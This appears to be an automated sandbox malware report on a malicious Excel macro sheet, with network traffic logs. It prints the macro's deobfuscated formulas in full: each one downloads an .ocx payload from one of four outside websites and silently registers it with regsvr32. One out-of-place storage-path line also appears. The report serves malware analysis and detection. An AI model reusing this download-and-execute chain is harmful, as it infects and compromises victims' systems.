Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 52 47 53 47 4b 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	Sheet7
Extraction:	dynamic
Type:	4
Final:	False
Visible:	True
Protected:	False

```
13,5,=ACOS(5365675754)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://greenlizard.co.za/amanah/HJErj/","..\hhdt1.ocx",0,0)",F24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt1.ocx")",F26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.clinicaportalpsicologia.com.br/wp-content/rknwta6Ncgt9xnXu7S/","..\hhdt2.ocx",0,0)",F28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt2.ocx")",F30)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://flywithme.dk/wp-includes/xFbL/","..\hhdt3.ocx",0,0)",F32)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt3.ocx")",F34)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.fundaciontheoz.cl/pensamientooccidental/tilKftYVgHoCu4pp/","..\hhdt4.ocx",0,0)",F36)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt4.ocx")",F38)=FORMULA("=RETURN()",F40)
```

Name:	Sheet7
Extraction:	dynamic
Type:	4
Final:	False
Visible:	True

Protected:	False

13,5,=ACOS(5365675754)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://greenlizard.co.za/amanah/HJErj/","..\hhdt1.ocx",0,0)",F24)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt1.ocx")",F26)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.clinicaportalpsicologia.com.br/wp-content/rknwta6Ncgt9xnXu7S/","..\hhdt2.ocx",0,0)",F28)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt2.ocx")",F30)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://flywithme.dk/wp-includes/xFbL/","..\hhdt3.ocx",0,0)",F32)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt3.ocx")",F34)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.fundaciontheoz.cl/pensamientooccidental/tilKftYVgHoCu4pp/","..\hhdt4.ocx",0,0)",F36)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt4.ocx")",F38)=FORMULA("=RETURN()",F40)
23,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://greenlizard.co.za/amanah/HJErj/","..\hhdt1.ocx",0,0)
25,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt1.ocx")
27,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.clinicaportalpsicologia.com.br/wp-content/rknwta6Ncgt9xnXu7S/","..\hhdt2.ocx",0,0)
29,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt2.ocx")
31,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://flywithme.dk/wp-includes/xFbL/","..\hhdt3.ocx",0,0)
33,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt3.ocx")
35,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://www.fundaciontheoz.cl/pensamientooccidental/tilKftYVgHoCu4pp/","..\hhdt4.ocx",0,0)
37,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\hhdt4.ocx")
39,5,=RETURN()

Name:	Sheet7, Macrosheet
Extraction:	static
Type:	unknown
Final:	unknown
Visible:	True
Protected:	unknown


SHEET: Sheet7, Macrosheet
CELL:F14, =(((((((ACOS(5365675754.0)=FORMULA((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!F20)&'Sheet4'!S10)&'Sheet6'!D8)&'Sheet4'!S17,F24))=FORMULA((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!D8)&'Sheet2'!F24)&'Sheet2'!L31,F26))=FORMULA(((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!G22)&'Sheet4'!S10)&'Sheet6'!F18)&'Sheet4'!S17,F28))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!F18)&'Sheet2'!F24)&'Sheet2'!L31,F30))=FORMULA((((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!H20)&'Sheet4'!S10)&'Sheet6'!K3)&'Sheet4'!S17,F32))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!K3)&'Sheet2'!F24)&'Sheet2'!L31,F34))=FORMULA((((((((((((('Sheet2'!L24&'Sheet2'!L26)&'Sheet2'!L27)&'Sheet2'!L28)&'Sheet2'!L28)&'Sheet3'!C8)&'Sheet3'!H15)&'Sheet2'!F10)&'Sheet3'!R4)&'Sheet6'!S18)&'Sheet3'!I22)&'Sheet4'!S10)&'Sheet6'!Q12)&'Sheet4'!S17,F36))=FORMULA((((((((((((((((((('Sheet2'!L24&'Sheet2'!G8)&'Sheet2'!F4)&'Sheet2'!G8)&'Sheet2'!O3)&'Sheet2'!L30)&'Sheet2'!F24)&'Sheet2'!L26)&'Sheet4'!L13)&'Sheet4'!F7)&'Sheet2'!A4)&'Sheet4'!C15)&'Sheet2'!A4)&'Sheet4'!O33)&'Sheet2'!F10)&'Sheet4'!L23)&'Sheet4'!F20)&'Sheet6'!Q12)&'Sheet2'!F24)&'Sheet2'!L31,F38))=FORMULA(((('Sheet2'!L24&'Sheet2'!G44)&'Sheet2'!H46)&'Sheet2'!J44,F40), 36

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.22174.138.33.49491757080240431607/25/22-10:27:51.293359	TCP	2404316	ET CNC Feodo Tracker Reported CnC Server TCP group 9	49175	7080	192.168.2.22	174.138.33.49

Network Port Distribution



Total Packets: 55

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 25, 2022 10:27:21.733426094 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:21.733469009 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:21.733549118 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:21.746460915 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:21.746495962 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:22.384190083 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:22.384427071 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:22.406482935 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:22.406507015 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:22.406936884 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:22.407455921 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:22.683624029 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:22.724498034 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137358904 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137419939 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137468100 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137581110 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.137634993 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137664080 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.137685061 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137826920 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.137851000 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.137986898 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.138011932 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.146994114 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.343214035 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.343312979 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.343518019 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.343544006 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.343617916 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.343925953 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.344649076 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.344736099 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.344861031 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.344881058 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.344950914 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.345659018 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.345972061 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.346080065 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.346138000 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.346211910 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.346235991 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.346297026 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.346628904 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.347476959 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.347560883 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.347600937 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.347619057 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.347639084 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.347685099 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.347781897 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.548660040 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.548768044 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.548871994 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.548902035 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.548916101 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.548959970 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.549109936 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.550013065 CEST	443	49171	41.204.199.147	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 25, 2022 10:27:23.550097942 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.550138950 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.550219059 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.551487923 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.551579952 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.551606894 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.551677942 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.552856922 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.552938938 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.552977085 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.553050041 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.554172039 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.554277897 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.554296970 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.554380894 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.555568933 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.555663109 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.555686951 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.555768013 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.557007074 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.557106018 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.557127953 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.557207108 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.558423996 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.558518887 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.558546066 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.558625937 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.754755020 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.754848957 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.755031109 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.755064964 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.755085945 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.755129099 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.755783081 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.755861998 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.755913973 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.755935907 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.755975008 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.755995035 CEST	49171	443	192.168.2.22	41.204.199.147
Jul 25, 2022 10:27:23.757908106 CEST	443	49171	41.204.199.147	192.168.2.22
Jul 25, 2022 10:27:23.757996082 CEST	443	49171	41.204.199.147	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 25, 2022 10:27:21.703150988 CEST	55868	53	192.168.2.22	8.8.8.8
Jul 25, 2022 10:27:21.723086119 CEST	53	55868	8.8.8.8	192.168.2.22
Jul 25, 2022 10:27:26.080054998 CEST	49688	53	192.168.2.22	8.8.8.8
Jul 25, 2022 10:27:26.309988022 CEST	53	49688	8.8.8.8	192.168.2.22
Jul 25, 2022 10:27:28.883140087 CEST	58836	53	192.168.2.22	8.8.8.8
Jul 25, 2022 10:27:28.930171013 CEST	53	58836	8.8.8.8	192.168.2.22
Jul 25, 2022 10:27:31.396589994 CEST	50134	53	192.168.2.22	8.8.8.8
Jul 25, 2022 10:27:31.582456112 CEST	53	50134	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 25, 2022 10:27:21.703150988 CEST	192.168.2.22	8.8.8.8	0xe5eb	Standard query (0)	greenlizard.co.za	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 25, 2022 10:27:26.080054998 CEST	192.168.2.22	8.8.8.8	0xa75b	Standard query (0)	www.clinicaportalpsicologia.com.br	A (IP address)	IN (0x0001)
Jul 25, 2022 10:27:28.883140087 CEST	192.168.2.22	8.8.8.8	0xf6a9	Standard query (0)	flywithme.dk	A (IP address)	IN (0x0001)
Jul 25, 2022 10:27:31.396589994 CEST	192.168.2.22	8.8.8.8	0xa34a	Standard query (0)	www.fundaciontheoz.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 25, 2022 10:27:21.723086119 CEST	8.8.8.8	192.168.2.22	0xe5eb	No error (0)	greenlizard.co.za		41.204.199.147	A (IP address)	IN (0x0001)
Jul 25, 2022 10:27:26.309988022 CEST	8.8.8.8	192.168.2.22	0xa75b	No error (0)	www.clinicaportalpsicologia.com.br	web15f04.uni5.net		CNAME (Canonical name)	IN (0x0001)
Jul 25, 2022 10:27:26.309988022 CEST	8.8.8.8	192.168.2.22	0xa75b	No error (0)	web15f04.uni5.net		187.1.136.16	A (IP address)	IN (0x0001)
Jul 25, 2022 10:27:28.930171013 CEST	8.8.8.8	192.168.2.22	0xf6a9	No error (0)	flywithme.dk		94.231.103.133	A (IP address)	IN (0x0001)
Jul 25, 2022 10:27:31.582456112 CEST	8.8.8.8	192.168.2.22	0xa34a	No error (0)	www.fundaciontheoz.cl	fundaciontheoz.cl		CNAME (Canonical name)	IN (0x0001)
Jul 25, 2022 10:27:31.582456112 CEST	8.8.8.8	192.168.2.22	0xa34a	No error (0)	fundaciontheoz.cl		162.240.65.124	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- greenlizard.co.za
- flywithme.dk
- www.clinicaportalpsicologia.com.br
- www.fundaciontheoz.cl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	41.204.199.147	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49173	94.231.103.133	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49172	187.1.136.16	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 25, 2022 10:27:26.523180008 CEST	881	OUT	GET /wp-content/rknwta6Ncgt9xnXu7S/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.clinicaportalpsicologia.com.br Connection: Keep-Alive
Jul 25, 2022 10:27:27.654463053 CEST	883	IN	HTTP/1.1 404 Not Found Date: Mon, 25 Jul 2022 08:27:26 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.clinicaportalpsicologia.com.br/wp-json/>; rel="https://api.w.org/" Content-Encoding: gzip Vary: Accept-Encoding Set-Cookie: Q-nRfEyNzlwbYUeh=AmQW%5B1; expires=Tue, 26-Jul-2022 08:27:26 GMT; Max-Age=86400; path=/ Set-Cookie: LQXvDnbCi_V=T.lyOvg1ts; expires=Tue, 26-Jul-2022 08:27:26 GMT; Max-Age=86400; path=/ Set-Cookie: fUqbTznEhHt=fEc%2A5lYHuAJ; expires=Tue, 26-Jul-2022 08:27:26 GMT; Max-Age=86400; path=/ Set-Cookie: N_LhVXTlKtQ=%5B8zbNWgVGME7R; expires=Tue, 26-Jul-2022 08:27:26 GMT; Max-Age=86400; path=/ Keep-Alive: timeout=5, max=500 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 64 34 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 5a cd 92 db 38 92 3e 77 3d 05 8b 8e a9 12 c7 24 45 52 ff 52 cb dd ee 6a f7 ec a1 7b da e1 72 c7 c6 84 cb 51 01 91 90 44 9b 24 d8 00 54 2a 8d 5c 0f 33 b1 a7 39 cc 69 8e 7b d8 83 1f 68 5f 61 13 20 29 52 14 f5 ef 89 e8 99 1d 47 59 12 81 cc 2f 13 99 89 44 26 a4 ff fd ef ff f9 fa f2 fb 9f 6f de fe e9 f5 2b 65 ca c3 e0 c5 c5 d7 e2 4d 09 50 34 19 aa 31 37 be 7b a3 2a 31 c5 63 ff 71 a8 92 49 1f 88 78 dc af d7 c9 24 36 43 5c 8f d8 33 55 71 03 c4 d8 50 8d 88 f1 81 a9 2f 2e 00 01 23 4f bc 87 98 23 c5 9d 22 ca 30 1f aa bf bc fd c1 e8 aa 4a 1d 44 70 9f 07 f8 c5 eb cf 7f 99 f8 11 52 a2 cf ff 45 14 1c b9 24 e2 14 79 48 31 94 9b e0 f3 df 22 df 45 8a 87 95 98 f9 2e 09 c8 c4 47 0a 0e 95 9f 19 62 2e d1 73 8a d7 84 72 14 28 af 73 aa 8c 44 0c 7d fe 3b 8c 11 56 e4 94 94 31 f6 d0 84 4c 10 83 67 7f 45 b7 ce e3 47 63 14 71 3f 50 5c c4 40 c2 18 85 9f ff 16 00 be ef 11 46 80 91 a4 80 a0 f7 03 8e 7c a2 8f 40 7b 2c 87 50 e8 07 3a 00 70 4c c3 cf 7f f5 40 cf af eb c9 9a 53 a3 44 28 c4 c3 6b 4a 46 84 b3 6b 81 c0 71 c4 87 d7 21 7a 34 fc 10 4d b0 01 26 7f f0 f1 bc 1f 20 3a c1 d7 d2 68 39 a3 3a 26 34 44 dc f0 30 c7 2e f7 49 a4 ae 20 54 8e 03 1c 4f 49 84 87 11 51 d7 b9 04 60 0c e6 2a 50 cf 7d 8f 4f 87 1e c8 72 b1 21 1f 84 da 3e f7 51 60 30 17 05 78 68 27 1e 0b fc e8 a3 42 71 30 54 d9 14 20 dc 19 57 c0 8c 20 78 0a b1 31 54 45 54 30 08 8b f9 7c 6e ba 40 0b 2b 8e a5 63 72 ef 99 2e 09 cd 11 ad cf 63 23 15 5f 9f c5 01 41 1e ab 3b 96 dd ad 5b dd 7a 46 4c 0c 1c 1a 89 79 8d d5 18 cb Data Ascii: 1d41Z8>w=$ERRj{rQD$T*\39i{h_a)RGY/D&o+eMP417{*1cqlx$6C\3UqP/.#O#"0JDpRE$yH1"E.Gb.sr(sD} ;V1LgEGcq?P\@F|@{,P:pL@SD(kJFkq!z4M& :h9:&4D0.I TOIQ`*P}Or!>Q`0xh'Bq0T W x1TET0|n@+cr.c#_A;[zFLy

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49174	162.240.65.124	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 25, 2022 10:27:32.005578041 CEST	942	OUT	GET /pensamientooccidental/tilKftYVgHoCu4pp/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.fundaciontheoz.cl Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 25, 2022 10:27:33.241446972 CEST	943	IN	HTTP/1.1 404 Not Found Date: Mon, 25 Jul 2022 08:27:31 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.fundaciontheoz.cl/wp-json/>; rel="https://api.w.org/" Set-Cookie: _learn_press_session_15e189b8b9570bad712e7dad4bf24da9=26f3617e47267a989187cbc2d8babc7c%7C%7C1658910451%7C%7Ce0d9bab5f1332bd3818d6e7c5ac2efa0; expires=Wed, 27-Jul-2022 08:27:31 GMT; Max-Age=172799; path=/; secure Set-Cookie: _wordpress_lp_guest=6db20933f83edee9a34774ce481c44f9; expires=Mon, 25-Jul-2022 09:27:32 GMT; Max-Age=3600; path=/; secure Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 64 61 38 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 73 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 75 6e 64 61 63 69 6f 6e 74 68 65 6f 7a 2e 63 6c 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 74 68 65 6d 65 73 2f 75 6e 69 6e 66 69 6e 69 74 79 70 6c 75 73 2f 69 6e 66 75 73 69 6f 6e 2f 66 72 61 6d 65 77 6f 72 6b 2f 66 73 73 2f 63 73 73 2f 66 73 73 2d 72 65 73 65 74 2d 67 6c 6f 62 61 6c 2e 63 73 73 22 20 2f 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 6d 65 64 69 61 3d 22 61 6c 6c 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 66 75 6e 64 61 63 69 6f 6e 74 68 65 6f 7a 2e 63 6c 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 74 68 65 6d 65 73 2f 75 6e 69 6e 69 74 79 70 6c 75 73 2f 69 6e 66 75 73 69 6f 6e 2f 66 72 61 6d 